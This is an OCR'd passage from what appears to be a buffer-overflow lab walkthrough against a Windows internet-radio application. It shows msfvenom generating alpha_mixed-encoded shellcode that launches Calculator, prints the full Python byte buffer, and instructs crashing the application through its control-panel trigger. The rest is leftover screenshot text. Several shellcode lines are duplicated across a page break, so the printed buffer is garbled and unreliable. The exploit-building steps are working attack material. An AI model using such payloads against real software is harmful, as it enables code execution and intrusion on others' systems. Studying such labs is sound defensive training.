
7.) Change the trigger to control panel in Kali Linux.

```
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_
mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 439 (iteration=0)
x86/alpha_mixed chosen with final size 439
Payload size: 439 bytes
Final size of python file: 2141 bytes
buf =  b""
buf += b"\x89\xe7\xda\xdd\xd9\x77\xf4\x5a\x4a\x4a\x4a\x4a\x4a"
buf += b"\x4a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x52\x59\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x59\x6c\x38\x68\x4e\x62"
buf += b"\x45\x50\x33\x30\x45\x50\x45\x30\x4b\x39\x69\x75\x70"
buf += b"\x31\x59\x50\x32\x44\x4e\x6b\x46\x30\x34\x70\x6e\x6b"
buf += b"\x36\x32\x64\x4c\x4e\x6b\x66\x32\x35\x44\x6c\x4b\x50"
buf += b"\x72\x44\x68\x66\x6f\x78\x37\x52\x6a\x71\x36\x46\x51"
buf += b"\x4b\x4f\x6e\x4c\x37\x4c\x51\x71\x71\x6c\x53\x32\x74"
buf += b"\x6c\x31\x30\x49\x51\x4a\x6f\x36\x6d\x35\x51\x68\x47"
buf += b"\x6d\x32\x68\x72\x56\x32\x31\x47\x6e\x6b\x31\x42\x74"
buf += b"\x50\x4e\x6b\x61\x5a\x57\x4c\x6e\x6b\x62\x6c\x44\x51"
buf += b"\x71\x68\x5a\x43\x53\x78\x75\x51\x7a\x71\x50\x51\x4c"
buf += b"\x4b\x30\x59\x51\x30\x57\x71\x38\x53\x6e\x6b\x57\x39"
buf += b"\x42\x38\x49\x73\x44\x7a\x53\x79\x6e\x6b\x36\x54\x4e"
buf += b"\x6b\x45\x51\x69\x46\x66\x51\x6b\x4f\x4c\x6c\x59\x51"
buf += b"\x4a\x6f\x64\x4d\x43\x31\x69\x57\x36\x58\x4d\x30\x62"
buf += b"\x55\x68\x76\x63\x33\x31\x6d\x6b\x48\x47\x4b\x31\x6d"
buf += b"\x56\x44\x53\x45\x4d\x34\x56\x38\x4e\x6b\x71\x48\x37"
buf += b"\x54\x43\x31\x6e\x33\x45\x36\x6c\x4b\x74\x4c\x50\x4b"
```

```
buf += b"\x31\x59\x50\x32\x44\x4e\x6b\x46\x30\x34\x70\x6e\x6b"
buf += b"\x36\x32\x64\x4c\x4e\x6b\x66\x32\x35\x44\x6c\x4b\x50"
buf += b"\x72\x44\x68\x66\x6f\x78\x37\x52\x6a\x71\x36\x46\x51"
buf += b"\x4b\x4f\x6e\x4c\x37\x4c\x51\x71\x71\x6c\x53\x32\x74"
buf += b"\x6c\x31\x30\x49\x51\x4a\x6f\x36\x6d\x35\x51\x68\x47"
buf += b"\x6d\x32\x68\x72\x56\x32\x31\x47\x6e\x6b\x31\x42\x74"
buf += b"\x50\x4e\x6b\x61\x5a\x57\x4c\x6e\x6b\x62\x6c\x44\x51"
buf += b"\x71\x68\x5a\x43\x53\x78\x75\x51\x7a\x71\x50\x51\x4c"
buf += b"\x4b\x30\x59\x51\x30\x57\x71\x38\x53\x6e\x6b\x57\x39"
buf += b"\x42\x38\x49\x73\x44\x7a\x53\x79\x6e\x6b\x36\x54\x4e"
buf += b"\x6b\x45\x51\x69\x46\x66\x51\x6b\x4f\x4c\x6c\x59\x51"
buf += b"\x4a\x6f\x64\x4d\x43\x31\x69\x57\x36\x58\x4d\x30\x62"
buf += b"\x55\x68\x76\x63\x33\x31\x6d\x6b\x48\x47\x4b\x31\x6d"
buf += b"\x56\x44\x53\x45\x4d\x34\x56\x38\x4e\x6b\x71\x48\x37"
buf += b"\x54\x43\x31\x6e\x33\x45\x36\x6c\x4b\x74\x4c\x50\x4b"
buf += b"\x4c\x4b\x52\x78\x55\x4c\x75\x51\x59\x43\x6c\x4b\x75"
buf += b"\x54\x4c\x4b\x67\x71\x7a\x70\x4d\x59\x70\x44\x56\x44"
buf += b"\x74\x64\x51\x4b\x43\x6b\x51\x71\x61\x49\x51\x4a\x73"
buf += b"\x61\x79\x6f\x39\x70\x33\x6f\x33\x6f\x52\x7a\x6c\x4b"
buf += b"\x62\x32\x7a\x4b\x4e\x6d\x33\x6d\x53\x5a\x45\x51\x6e"
buf += b"\x6d\x4e\x65\x4f\x42\x65\x50\x43\x30\x63\x30\x46\x30"
buf += b"\x53\x58\x50\x31\x4c\x4b\x52\x4f\x6d\x57\x6b\x4f\x6e"
buf += b"\x35\x4d\x6b\x4a\x50\x38\x35\x69\x32\x62\x76\x45\x38"
buf += b"\x79\x36\x4f\x65\x6f\x4d\x4d\x4d\x39\x6f\x79\x45\x57"
buf += b"\x4c\x55\x56\x71\x6c\x74\x4a\x4f\x70\x4b\x4b\x69\x70"
buf += b"\x30\x75\x47\x75\x4d\x6b\x67\x37\x45\x43\x53\x42\x70"
buf += b"\x6f\x53\x5a\x47\x70\x72\x73\x59\x6f\x4e\x35\x63\x53"
buf += b"\x61\x71\x42\x4c\x30\x63\x63\x30\x41\x41"

┌──(root💀kali)-[~]
└─#
```

8.) Crash the application and exploit it by opening the control panel


Recycle Bin
Control Panel
Search Control Panel
Adjust your computer's settings
View by: Category
System and Security
Review your computer's status
Back up your computer
Find and fix problems
Network and Internet
View network status and tasks
Choose homegroup and sharing options
Hardware and Sound
View devices and printers
Add a device
Connect to a projector
Adjust commonly used mobility settings
Programs
Uninstall a program
User Accounts and Family Safety
Add or remove user accounts
Set up parental controls for any user
Appearance and Personalization
Change the theme
Change desktop background
Adjust screen resolution
Clock, Language, and Region
Change keyboards or other input methods
Change display language
Ease of Access
Let Windows suggest settings
Optimize visual display
Cancel
Version 2.6
Save Internet Radio!
www.saveinternetradio.org
1:34 PM